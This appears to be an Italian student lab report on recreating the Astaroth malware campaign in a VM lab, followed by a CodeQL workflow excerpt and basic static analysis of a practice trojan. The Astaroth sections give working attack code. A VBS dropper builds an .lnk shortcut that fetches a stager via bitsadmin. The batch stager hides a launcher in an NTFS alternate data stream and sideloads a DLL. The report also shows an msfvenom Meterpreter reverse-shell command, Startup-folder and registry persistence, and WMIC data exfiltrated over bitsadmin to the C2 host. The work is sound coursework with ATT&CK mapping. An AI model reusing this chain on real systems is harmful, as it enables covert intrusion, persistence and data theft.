✗ fix syntax CodeQL u-boot custom queries #4: Commit 9acb3a8 pushed by Moriarty2002	master	Today at 6:21 PM 1m 34s
✗ add missing build dependencies CodeQL u-boot custom queries #3: Commit c3606bd pushed by Moriarty2002	master	Today at 6:20 PM Failure
✗ fix build option to use old compiler options CodeQL u-boot custom queries #2: Commit a57fcbb pushed by Moriarty2002	master	Today at 6:12 PM 1m 28s
✗ Add custom CodeQL GitHub Actions workflow		

Il workflow finale è:

```

! codeql-analysis.yml X
.github > workflows > ! codeql-analysis.yml
1  name: "CodeQL u-boot custom queries"
2
3  on:
4    push:
5      branches: [ "master" ]
6    pull_request:
7      branches: [ "master" ]
8
9  jobs:
10   analyze:
11     name: Analyze
12     runs-on: ubuntu-latest
13     permissions:
14       security-events: write
15       packages: read
16       actions: read
17       contents: read
18
19     steps:
20       - name: Checkout repository
21         uses: actions/checkout@v4
22
23       - name: Initialize CodeQL
24         uses: github/codeql-action/init@v4
25         with:
26           languages: 'c-cpp'
27           build-mode: 'manual'
28           queries: './.github/codeql/'
29
30       - name: Run manual build steps
31         shell: bash
32         run: |
33           # Install dependencies
34           sudo apt-get update
35           sudo apt-get install -y \
36             build-essential bc bison flex libssl-dev make \
37             libfdt-dev \
38             libstdl1.2-dev
39           # Configure U-Boot
40           make sandbox_defconfig
41
42           # Build U-Boot with -fcommon to fix the yylloc GCC 10+ compiler error
43           make HOSTCFLAGS="-fcommon" -j$(nproc)
44
45       - name: Perform CodeQL Analysis
46         uses: github/codeql-action/analyze@v4
47         with:
48           category: "/language:c-cpp"

```

Adesso è correttamente possibile osservare le segnalazioni generate ad ogni push nell'apposita sezione su GitHub:

The screenshot shows the GitHub interface for the repository 'Moriarty2002 / u-boot-code-ql'. The 'Security and quality' tab is active, and the 'Code scanning' section is expanded. It displays a status 'All tools are working as expected' and a list of 3 Open findings. Each finding is a 'Barrier: guard conditions block taint flow' warning detected by CodeQL. The findings are:

- #931 opened 1 hour ago • Detected by CodeQL in net/net/c:106
- #930 opened 1 hour ago • Detected by CodeQL in net/net/c:149
- #929 opened 1 hour ago • Detected by CodeQL in net/net/c:144

5 Cyber Threat Intelligence

5.1 Astaroth base

Run the basic Astaroth malware campaign using your Windows VM
Map the malware activities to MITRE ATT&CK, using MITRE Navigator

5.1.1 Setup

Come primo step è stato ricreato la campagna di Astaroth in forma 'essenziale', ovvero considerando solo le componenti core del malware.

Per fare ciò è stato innanzitutto **creato il dropper** a partire dal template fornito, **che si occuperà di scaricare lo stager** da un server remoto (in questo caso una VM ubuntu collegata tramite apposite interfacce host-only che farà anche da C2).

```
Set oWS = WScript.CreateObject("WScript.Shell")
sLinkFile = "clickmeSeTifiNapoli.lnk"
Set oLink = oWS.CreateShortcut(sLinkFile)
oLink.TargetPath = "C:\Windows\System32\cmd.exe"
oLink.Arguments = "/c bitsadmin /transfer mystager /priority FOREGROUND http://192.168.18.129/stager.cmd C:\Users\Public\Libraries\stager.cmd
& call C:\Users\Public\Libraries\stager.cmd & del C:\Users\Public\Libraries\stager.cmd"
oLink.Save
```

Successivamente è stato poi **realizzato lo stager che si occuperà di scaricare il payload malevolo** (sotto forma di file .dll) che sostituirà la libreria *mozcrt19.dll* utilizzata da *Extexport*, e di **configurare l'ADS** sul file *desktop.ini*.

```
@echo off

setlocal enabledelayedexpansion

rem Set the path of the VBscript file that will be created.
rem The path should be an Alternate Data Stream of "C:\Users\Public\desktop.ini".
rem You need to append to the path a colon and the name of the VBscript file.
rem For example "...:launcher.vbs"

set PATH_LAUNCHER_ADS=C:\Users\Public\desktop.ini:fns.vbs

rem Download the DLL payload from the server using BitsAdmin.
rem Save the DLL file in C:\Users\Public\Libraries, with any name among "mozcrt19.dll", "mozsqlite3.dll", or "sqlite3.dll"

start /b bitsadmin /transfer mydll /priority FOREGROUND http://192.168.18.129/bombaMaradona.dll C:\Users\Public\Libraries\mozcrt19.dll

rem Call "C:\Program Files (x86)\Internet Explorer\Extexport.exe" from this script.
rem As first parameter, use the path "C:\Users\Public\Libraries".
rem As second and third parameters, use two random strings (such as "bla bla").

echo Dim objShell > %PATH_LAUNCHER_ADS%
echo Set objShell = WScript.CreateObject("WScript.Shell") >> %PATH_LAUNCHER_ADS%
echo Set oExec = objShell.Exec("C:\Program Files (x86)\Internet Explorer\Extexport.exe C:\Users\Public\Libraries FN S") >> %PATH_LAUNCHER_ADS%
echo Set objShell = Nothing >> %PATH_LAUNCHER_ADS%


rem This will execute the hidden launcher from the ADS
cscript "%PATH_LAUNCHER_ADS%"
```

Infine è stato realizzato il payload per una reverse shell meterpreter tramite msfvenom.

```
/scripts$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.18.129 LPORT=1926 -f dll -o bombaMaradona.dll
```

Una volta preparati tutti gli script, è stato poi avviato un server python per hostare lo stager e il payload malevolo, e nel frattempo avviare il listener di Metasploit, così da poter poi passare all'effettivo attacco.

In particolare è stato prima eseguito il dropper, così da creare il file .lnk, originariamente inviato tramite mail di phishing, da far eseguire sulla macchina della vittima.




Una volta eseguito il file .lnk, il malware è entrato in azione senza che l'utente veda nulla se non un terminale che si apre e si chiude quasi istantaneamente.

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.18.129:1926
[*] Sending stage (196678 bytes) to 192.168.18.130
[*] Meterpreter session 3 opened (192.168.18.129:1926 -> 192.168.18.130:62792) at 2026-05-11 17:47:34 +0000

meterpreter > ls
Listing: C:\Users\unina\Desktop
=====
Mode                Size  Type       Last modified          Name
-----
040777/rwxrwxrwx  4096  dir        2026-05-12 00:42:16 +0000 Astaroth
040777/rwxrwxrwx  4096  dir        2023-04-27 14:04:43 +0000 Tools
100666/rw-rw-rw- 1301  fil        2026-05-12 01:15:28 +0000 clickmeSeTifiNapoli.lnk
100777/rwxrwxrwx   61  fil        2026-04-05 16:41:39 +0000 create_dropper_lnk.bat
100666/rw-rw-rw-  490  fil        2026-05-12 01:15:13 +0000 create_dropper_lnk.vbs
100666/rw-rw-rw-  282  fil        2023-04-27 13:51:40 +0000 desktop.ini
040777/rwxrwxrwx  4096  dir        2023-04-27 14:59:23 +0000 software-security
```

È possibile osservare il completamento dell'attacco ricercando gli artefatti previsti (oltre alla creazione della reverse shell).

Ad esempio è possibile innanzitutto vedere come sia stato scaricato il payload malevolo denominato come mozcr19.dll



Oppure che al server python siano arrivate le richieste per scaricare lo stager ed il payload

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.18.130 - - [11/May/2026 17:37:39] "GET /stager.cmd HTTP/1.1" 200 -
192.168.18.130 - - [11/May/2026 17:37:40] "GET /bombaMaradona.dll HTTP/1.1" 200 -
```

Ed infine è possibile controllare la creazione dell'ADS sul file desktop.ini

```
C:\Users\Public>dir /R /a
Volume in drive C has no label.
Volume Serial Number is 12EF-D638


Directory of C:\Users\Public

04/19/2022  02:24 PM    <DIR>          .
04/19/2022  02:24 PM    <DIR>          ..
04/27/2023  06:51 AM    <DIR>          AccountPictures
04/27/2023  08:00 AM    <DIR>          Desktop
05/11/2026  06:37 PM      174 desktop.ini
                212 desktop.ini:fns.vbs:$DATA
04/19/2022  11:23 PM    <DIR>          Documents
```

5.1.2 MITRE att&ck v1

Per il mapping delle attività con il MITRE ATT&CK sono state considerate solo le attività che si sono verificate durante questo attacco, anche se in realtà Astaroth è una vera e propria famiglia di malware con molteplici scopi che si è evoluta nel tempo.

In questo caso non saranno quindi considerate le tattiche di pre-attacco (Reconnaissance, Resource Development), sono poi state filtrate dalla matrice del MITRE attack-navigator tutte le piattaforme che sicuramente non entrano in gioco nell'attacco:



La mappa realizzata risulta quindi essere:

Nel dettaglio le motivazioni che hanno portato al mapping delle tecniche sono:

- **Pishing – Spearpishing attachment:** anche se non è stato simulato in maniera diretta, il dropper .lnk viene normalmente inviato tramite mail di Pishing.
- **BITS Jobs:** utilizzato per scaricare lo stager e il payload dll malevolo
- **Command and Scripting Interpreter – Windows Command Shell:** lo stager è un file .cmd.
- **Hijack Execution Flow – DLL:** il payload dll va a sostituire una libreria valida che viene poi side-loaded da ExtExport.exe
- **User Execution – Malicious File:** Il dropper deve essere eseguito dall'utente.
- **Hide Artifact – NTFS File Attributes:** Lo stager genera lo script malevolo che viene nascosto nell'ADS del file desktop.ini.
- **Indicator Removal – File Deletion:** Lo stager viene eliminato dopo l'esecuzione.
- **Ingress Tool Transfer:** Il dropper scarica prima lo stager da un server remoto.
- **Non-Application Layer Protocol & Non-standard Port:** la reverse shell utilizza TCP (l'v rete) e porte arbitrarie.

5.2 Astaroth persistent

Update the attack to use persistence techniques

5.2.1 Setup

Come primo step è stato **aggiornato lo script dropper per scaricare lo stager con persistenza** invece di quello base (anche se si sarebbero potuti chiamare allo stesso modo). Di conseguenza è anche stato **aggiornato lo stager per la persistenza**, creando uno script batch che esegue il launcher VBS, aggiunto nella cartella di startup dell'utente, ed inoltre viene aggiunta una chiave nel registro di sistema per lanciare il malware all'avvio.

```
Set oWS = WScript.CreateObject("WScript.Shell")
sLinkFile = "clickmeSeTifiNapoliSempres.lnk"
Set oLink = oWS.CreateShortcut(sLinkFile)
oLink.TargetPath = "C:\Windows\System32\cmd.exe"
oLink.Arguments = "/c bitsadmin /transfer mystager /priority FOREGROUND http://192.168.18.129/stager_with_persistence.cmd C:\Users\Put
oLink.Save
```

```
rem ##### Persistence Code Added Here #####
rem Create a BAT script to execute the hidden VBS launcher
set PATH_LAUNCHER_BAT=C:\Users\Public\launcher.bat
echo cscript "%PATH_LAUNCHER_ADS%" > %PATH_LAUNCHER_BAT%

rem Copy BAT script in the user's startup folder
copy %PATH_LAUNCHER_BAT% "C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\%LAUNCHER_LNK%"

rem Add a registry key to the run keys in the user registry hive
REG ADD "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders" /f /v Startup /t REG_SZ /d %PATH_LAUNCHER_BAT%

rem #####


rem This will execute the hidden launcher from the ADS
cscript "%PATH_LAUNCHER_ADS%"
```

È stato successivamente eseguito il dropper ed il file .lnk per far attivare il malware ed eseguire i comandi per la persistenza.

Per controllare la corretta esecuzione è stata **verificata la creazione del launcher nella cartella di startup dell'utente**:

```
meterpreter > cd 'C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\'
meterpreter > ls
Listing: C:\Users\unina\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
=====
Mode                Size      Type      Last modified          Name
----                -
100666/rw-rw-rw-   174      fil      2023-04-27 13:51:40 +0000 desktop.ini
100777/rwxrwxrwx    48      fil      2026-05-12 02:06:32 +0000 launcher.bat
```

Ed è stata **verificata la creazione della nuova chiave nel registro Windows**:




Infine è stato riavviato la macchina vittima e riattivato il listener di Metasploit dalla macchina C2 per verificare che **venga ristabilita la reverse shell in automatico all'avvio**:

```
meterpreter >
[*] 192.168.18.130 - Meterpreter session 4 closed. Reason: Died
Interrupt: use the 'exit' command to quit
meterpreter > exit
[*] Shutting down session: 4
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.18.129:1926
[*] Sending stage (196678 bytes) to 192.168.18.130
[*] Meterpreter session 5 opened (192.168.18.129:1926 -> 192.168.18.130:52464)
```

5.2.2 Update MITRE att&ck v2

Per aggiornare il mapping MITRE ATT&CK in questo caso è sufficiente aggiungere alla mappa la tecnica (della tattica di persistenza):

- Boot or Logon Autostart Execution – Registry Run Keys / Startup Folder: la persistenza viene ottenuta aggiungendo il launcher della cartella di Startup dell'utente e aggiungere una Run Key nel registro Windows.



5.3 Astaroth WMI

Update the attack to use WMI

5.3.1 Setup

Nelle prime campagne di Astaroth, veniva utilizzato **WMI per ottenere informazioni sulla macchina vittima**, come ad esempio quali sono i processi attivi o informazioni specifiche sul sistema operativo, per poi **esfiltrare queste informazioni utilizzando BITSAdmin** ad un server BITS dell'attaccante.

Per poter effettuare questa esfiltrazione è innanzitutto necessario **avviare un server BITS su cui ricevere i dati esfiltrati**, in questo caso è stato utilizzato il [SimpleBITSServer](#) suggerito nelle slide.

Una volta fatto ciò, ed essere entrati nella macchina della vittima, è possibile downgradare la shell meterpreter in una shell base così da utilizzare wmic (command line per WMI) per fare la print delle informazioni del sistema:

```
C:\Windows\system32>wmic os get /format:list > C:\Users\unina\AppData\Local\Temp\os.txt
wmic os get /format:list > C:\Users\unina\AppData\Local\Temp\os.txt

C:\Windows\system32>wmic process list brief > C:\Users\unina\AppData\Local\Temp\ps.txt
wmic process list brief > C:\Users\unina\AppData\Local\Temp\ps.txt
```

Normalmente a questo punto sarebbe stato già possibile esfiltrare queste informazioni tramite BITSAdmin, ma a causa del server BITS utilizzato che di default non supporta la codifica utilizzata da WMIC (UTF-16LE), è stato prima necessario convertire i file per utilizzare una codifica ASCII,

```
powershell -Command "Get-Content C:\Users\unina\AppData\Local\Temp\processes.txt | Set-Content -Encoding ASCII
C:\Users\unina\AppData\Local\Temp\processes_ascii.txt"
```

per poi proseguire con il trasferimento:

```

C:\Windows\system32>bitsadmin /transfer os_upload /upload /priority FOREGROUND http://192.168.18.129:1927/os_info.txt C:\Users\unina\AppData\Local\Temp\os_ascii.txt
bitsadmin /transfer os_upload /upload /priority FOREGROUND http://192.168.18.129:1927/os_info.txt C:\Users\unina\AppData\Local\Temp\os_ascii.txt

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Transfer complete.

C:\Windows\system32>bitsadmin /transfer os_upload /upload /priority FOREGROUND http://192.168.18.129:1927/ps_info.txt C:\Users\unina\AppData\Local\Temp\ps_ascii.txt
bitsadmin /transfer os_upload /upload /priority FOREGROUND http://192.168.18.129:1927/ps_info.txt C:\Users\unina\AppData\Local\Temp\ps_ascii.txt

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Transfer complete.

```

Ed infine è possibile analizzare le informazioni del sistema della vittima dal server remoto:

```

unina@software-security:~/tool/Python3-SimpleBITSServer/SimpleBITSServer$ ls
os_info.txt  ps_info.txt  SimpleBITSServer.py

```

5.3.2 Update MITRE att&ck v3

In questo caso sono stati aggiunte diverse tattiche al mapping, in particolare:

- **Windows Management Instrumentation:** utilizzato per ottenere le informazioni sul sistema operativo e sui processi
- **Process Discovery & System Information discovery**
- **Exfiltration Over Alternative Procolo - Unencrypted:** le informazioni vengono trasmesse ad un BITS server remoto, utilizzando http in questo caso.

La mappa finale è quindi:

[illegible]

5.4 Confronto mappa ufficiale

[illegible]

Le differenze principali sono per lo più dovute al fatto che in questo caso è come se fosse stata analizzata una versione 'essenziale' di Astaroth, che è in realtà un malware molto più complesso che compie molte alte attività diverse da quelle osservate in questo esperimento.

Anche se ci sono alcune differenze da notare:

- **Command and Scripting Interpreter – Visual Basic:** nella mappa realizzata sono stati dimenticati di considerare gli script VBS.
- **Boot or Logon Autostart Execution – Shortcut Modification:** in questo caso non era stato selezionato credendo erroneamente che si intendessero solo file come .lnk, ma la tecnica è più inerente all'operazione di per sé che allo specifico formato del file


6 Basic Malware Analysis

6.1 Basic Static Analysis

6.1.1 Virus Total

La prima verifica effettuata è stata **controllare l'hash** dei file *lab01-01.exe* e *lab01-01.dll* su Virus Total.


Partendo dal file exe, è stato preso l'MD5 direttamente da PEstudio per ricercarlo su VirusTotal ed i risultati sono decisamente negativi, indicando il file come un **Trojan** che aggiunge il payload dll alle librerie di Windows come kernel132.dll, andando poi a modificare i PE header del programma vittima per far importare quest'ultima nascondendola dietro il typosquatting:



The screenshot shows the VirusTotal analysis page for the file LAB7-01.exe. The file is identified as a trojan, specifically trojan.win32.agent.c357604. The analysis shows that 55 out of 71 security vendors flagged this file as malicious. The file is 16.00 KB in size and was last analyzed 4 hours ago. The analysis details show that the file is a file infector and system hijacker that employs DLL search order hijacking through typosquatting. It copies a malicious payload ('Lab01-01.dll') to '%WINDIR%\System32\kerne132.dll' (mimicking the legitimate kernel32.dll). The malware then recursively scans the 'C:' drive for executable files (.exe) and modifies their PE headers, specifically patching the Import Address Table (IAT) to replace references to 'kernel32.dll' with the malicious 'kerne132.dll'. This ensures the malicious library is loaded whenever infected applications are executed.

Security vendors' analysis	Threat categories	Family labels
AhnLab-V3	Trojan.Win32.Agent.C357604	Alibaba
AlCloud	Backdoor.Win.Agent.IV.IIB	ALYac

Anche il file DLL viene considerato come un **Trojan**, anche se risulta passare inosservato da diversi Antivirus:



The screenshot shows the VirusTotal analysis page for the file Lab01-01.dll. The file is identified as a trojan, specifically trojan.skeeyah.genericrfo. The analysis shows that 34 out of 62 security vendors flagged this file as malicious. The file is 160.00 KB in size and was last analyzed 22 hours ago. The analysis details show that the file is a trojan, specifically trojan.skeeyah.genericrfo. The file is 160.00 KB in size and was last analyzed 22 hours ago. The analysis details show that the file is a trojan, specifically trojan.skeeyah.genericrfo.

Security vendors' analysis	Threat categories	Family labels
Alibaba	Trojan.Win32/Skeeyah.7B0ebff	AlCloud
Antiy-AVL	RiskWare/Win32.Agent	Arctic Wolf
Avast	Win32/Malware-gen	AVG
Bkav Pro	W32/Malware.C414045D	ClamAV
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cynet
Deepinfect	MAUCIOUS	Elastic

6.1.2 Flag 1: PE Header

Per trovare il primo flag è stato utilizzato PEstudio per praticità, ma sarebbe stato possibile utilizzare anche PView.

c:\users\unina\desktop\malware-basic\lab01-01.exe	property	value	detail
indicators (21)	compiler-stamp	0x4D0E2FD3	Sun Dec 19 16:16:19 2010 UTC
virustotal (55/71)	size-of-optional-header	0x00E0	224 bytes
dos-header (64 bytes)	signature	0x00004550	PE00
dos-stub (168 bytes)	machine	0x014C	Intel
rich-header (Visual Studio)	sections	0x0003	3
file-header (Dec.2010)	pointer-symbol-table	0x00000000	0x00000000


c:\users\unina\desktop\malware-basic\lab01-01.dll	property	value	detail
indicators (27)	compiler-stamp	0x4D0E2FE6	Sun Dec 19 16:16:38 2010 UTC
virustotal (wait...)	size-of-optional-header	0x00E0	224 bytes
dos-header (64 bytes)	signature	0x00004550	PE00
dos-stub (160 bytes)	machine	0x014C	Intel
rich-header (Visual Studio)	sections	0x0004	4
file-header (Dec.2010)			

6.1.3 Flag 2: PE packed

In questo caso l'eseguibile è **unpacked**, dato che la signature identificata è quella di un compilatore standard, inoltre i primi byte si traducono in:

*push ebp
mov ebp, esp*


che sono delle normali istruzioni assembly, con il quale viene inizializzato un nuovo stack frame, e non un wrapper di decodifica (noto anche come **standard x86 function prologue**).




6.1.4 Flag 3: Strings

Analizzando le stringhe del file exe, possiamo osservare innanzitutto la stringa KERNEL32.dll dato che viene importata questa libreria, in particolare vengono poi utilizzati i seguenti metodi (la A finale indica che accettano anche stringhe ANSI):

- **FindFirstFileA:** cerca il primo file o directory che rispecchia un determinato pattern (es wildcards *.exe) aprendo un handle di ricerca.
- **FindNextFileA:** prosegue la ricerca di un handle creato in precedenza.
- **CopyFileA:** funzione per copiare file.




Ma delle altre stringhe che fanno da grande campanello d'allarme sono quelle inerenti a **kernel132.dll** e a **Lab01-01.dll**, indicando come da qualche parte nel codice venga utilizzato il path **C:\windows\system32\kernel132.dll**, operazione effettivamente prevista considerando che il malware andrà proprio a copiare Lab01-01.dll in quel path.




Passando invece al file DLL, ci sono ulteriori informazioni utili da osservare nelle strings:

- **Sleep:** chiamata API al sistema che permette di mettere in pausa l'esecuzione di un processo, spesso viene utilizzata nei malware per evitare l'utilizzo continuo di risorse o di comunicazioni di rete così da camuffarsi meglio.
- **CreateProcessA:** API per lanciare dei nuovi processi, potrebbe significare che il malware avvia altro programma (es payload malevolo) o esegua dei comandi di sistema.
- **xMutexA:** API per l'utilizzo di mutex, spesso utilizzati per garantire l'esecuzione di una singola istanza del malware alla volta.
- **sleep, hello:** sono letteralmente delle stringhe hard coded, cercando online spesso vengono utilizzate come dei veri e propri comandi di backdoor per poterla sospendere temporaneamente o controllare lo stato della connessione.
